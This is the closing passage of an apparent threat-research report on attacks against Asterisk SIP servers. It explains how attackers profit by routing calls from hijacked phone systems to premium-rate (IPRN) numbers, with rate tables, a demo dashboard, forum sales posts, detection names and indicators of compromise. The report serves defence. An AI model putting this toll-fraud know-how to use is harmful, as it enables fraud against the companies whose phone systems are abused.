
When an IPRN is called, the caller is paying the owner of the IPRN per minute, the amount of which depends on the caller's origin country. There are companies that provide a range of IPRN numbers in different plans.



Description	Price 7/1	Price 30/45	Currency	Test Number
Afghanistan Network #1	0.052	0.068	USD	9370[redacted]
Afghanistan Network #2	0.043	0.056	USD	937[redacted]
Afghanistan Network #3	0.036	0.046	USD	937[redacted]
Afghanistan Network #4	0.047	0.061	USD	937[redacted]
Afghanistan Network #5	0.062	0.08	USD	937[redacted]
Afghanistan Network #6	0.053	0.069	USD	93[redacted]
Albania Network #1	0.044	0.057	USD	3555[redacted]
Albania Network #2	0.041	0.053	USD	3554[redacted]
Albania Network #3	0.041	0.053	USD	355[redacted]
Albania Network #4	0.099	0.129	USD	355[redacted]
Albania Network #5	0.099	0.128	USD	355[redacted]
Albania Network #6	0.102	0.132	USD	355[redacted]
Albania Network #7	0.04	0.051	USD	35[redacted]
Albania Network #8	0.044	0.057	USD	3[redacted]
Algeria Network #1	0.019	0.024	USD	2131[redacted]
Algeria Network #2	0.168	0.218	USD	213[redacted]
Algeria Network #5	0.019	0.024	USD	213[redacted]
American Samoa Network #1	0.019	0.024	USD	16[redacted]
Andorra Network #1	0.054	0.07	USD	37[redacted]
Andorra Network #2	0.005	0.006	USD	3[redacted]
Angola Network #1	0.026	0.034	USD	[redacted]
Angola Network #2	0.041	0.053	USD	[redacted]

Figure 21: An example of the rates table taken from a demo service. This includes the prices, the relevant country and a relevant test numbers.

With enough traffic, this model can provide sufficient profit to cover the IPRN costs. For that reason, IPRN services are often used in businesses that put callers on hold, or have many clients (i.e. premium content calls). The longer the clients stay on the line, the more money the company owning the IPRN receives.


[redacted]

Live calls: 0

Latest test call: 9723[redacted] to Cape Verde Network #2 23[redacted]

Live balance: $100 (Test)

Last payment: $1,200 (Test) Jun 29

Next payment: $5,000 (Test) Jul 20


	DESCRIPTION	NUMBER RANGE	PAYOUT	PRICE ⬍	CASH IN CURRENT BILLING CYCLE ⬍
☐	Falkland Islands Network #2	50[redacted]3X	7/1	0.527	$0.000
☐	Global Network #2	88[redacted]0X	7/1	0.543	$0.000

Show: 10 rows

Figure 22: A premium number demo-dashboard. Statistics, earnings and information per each of the numbers are seen in the interface.

For these reasons, hackers seem to be focused on IPRN programs. Using IPRN programs not only allows the hacker to make calls but also abuse the SIP servers to generate profits. The more servers exploited, the more calls to the IPRN can be made.

In other words, hackers are considered to be a relevant market to buy IPRN plans. Thus, many posts on IPRN sales can be seen on these forums and pages. We encountered many such posts by several different IPRN providers:


[redacted] shared a post.
2d ·

NEW RANGES

Guinea Gamma	22[redacted]xx
Equation of Guinea	24[redacted]xx
Belarus	37[redacted]xx
St Vincent	17[redacted]xx
Tajikistan	99[redacted]xx

AND MORE...

live[redacted]

[redacted]
2d ·

Dear customers:
We made it easy for you
Payment will be made this week through bank accounts only
And JAWAL PAY wallet
Daily payment includes only Rafah city.
Payment is made for all electronic wallets. Paypal, bitcoin USTD Web Moni
For clarifications about this:
live[redacted]
· See original · Rate this translation

Figure 23: Two of many posts that sell IPRN in different

Attack Impact

As mentioned previously, the attackers' end goal is to sell outgoing calls from the compromised systems, as well as access to the systems themselves.

Unrestricted access to a company's telephone system can allow the attackers and their customers to make calls using the compromised company's resources and eavesdrop on legitimate calls. They can also use the compromised systems for further attacks, such as using the system resources for cryptomining, spreading laterally across the company network, or launching attacks on outside targets while masquerading as the compromised company.

Conclusion

The campaign at hand utilizes an easily exploitable vulnerability to compromise Asterisk SIP servers around the world. In-depth details regarding the vulnerability were never publicly released, yet the threat actors behind the attack managed to weaponize and abuse it for their own gain. As our research shows, the threat actors, who are located in the Palestinian Gaza Strip, share and sell their scripts. This is a phenomenon of an established operation that sets the attacks, finds the targets, and initiates the traffic to premium rate service numbers in order to inflate traffic and gain revenue. It's not too far-fetched to assume that different attackers might use those scripts to launch their own attacks against Asterisk servers in the future.

This attack on Asterisk servers is also unusual in that the threat actors' goal is not only to sell access to compromised systems, but also use the systems' infrastructure to generate profits. The concept of IPRN allows a direct link between making phone calls and making money. This means that further attacks can be launched from these systems.

Protections

Check Point customers are protected by these IPS protections:

- SIPVicious Security Scanner
- Sangoma FreePBX Authentication Bypass (CVE-2019-19006)
- Command Injection Over HTTP
- Command Injection Over HTTP Payload

IOCs

Files:

- ecc5a8b0192995673bb2c471074a3326bbeba431e189654c90afaddf570fb514
- 8068cf1011f8668f741e2ec61676fa9ce6a23e62ee5b3bdf014540cff06b1ebe
- d8ab22ceab199512aaada36af245d6621208d887ae0b6510fa198d6075777043
- c3b805ffe6c988db4c8843625ab2f40cb5196935e727db658b68408b7965de59
- 7c6cf2e4badbc3d4d29f4e6ed118a77d5f6e0f819244ad25b760329f25f20dd1
- f1060a686155fbbe7274073c557c24648cdf30a3f3ef2cbb184ccfc41d99fd3b

Hosts:

- 5[.]133.27.47
- 37[.]61.220.243
- 40[.]85.249.243
- 45[.]143.220.115
- 45[.]143.220.116
- 46[.]161.55.107
- 62[.]112.8.162
- 77[.]247.110.91
- 80[.]68.56.82
- 84[.]111.36.159
- 92[.]42.107.139
- 134[.]119.213.127
- 134[.]119.213.195
- 134[.]119.214.141
- 134[.]119.218.49
- 151[.]106.13.150
- 151[.]106.13.154

- 151[.]106.13.158
- 151[.]106.17.146
- 156[.]95.156.75
- 156[.]96.59.63
- 185[.]53.88.198
- 185[.]132.248.54
- 212[.]83.189.43

References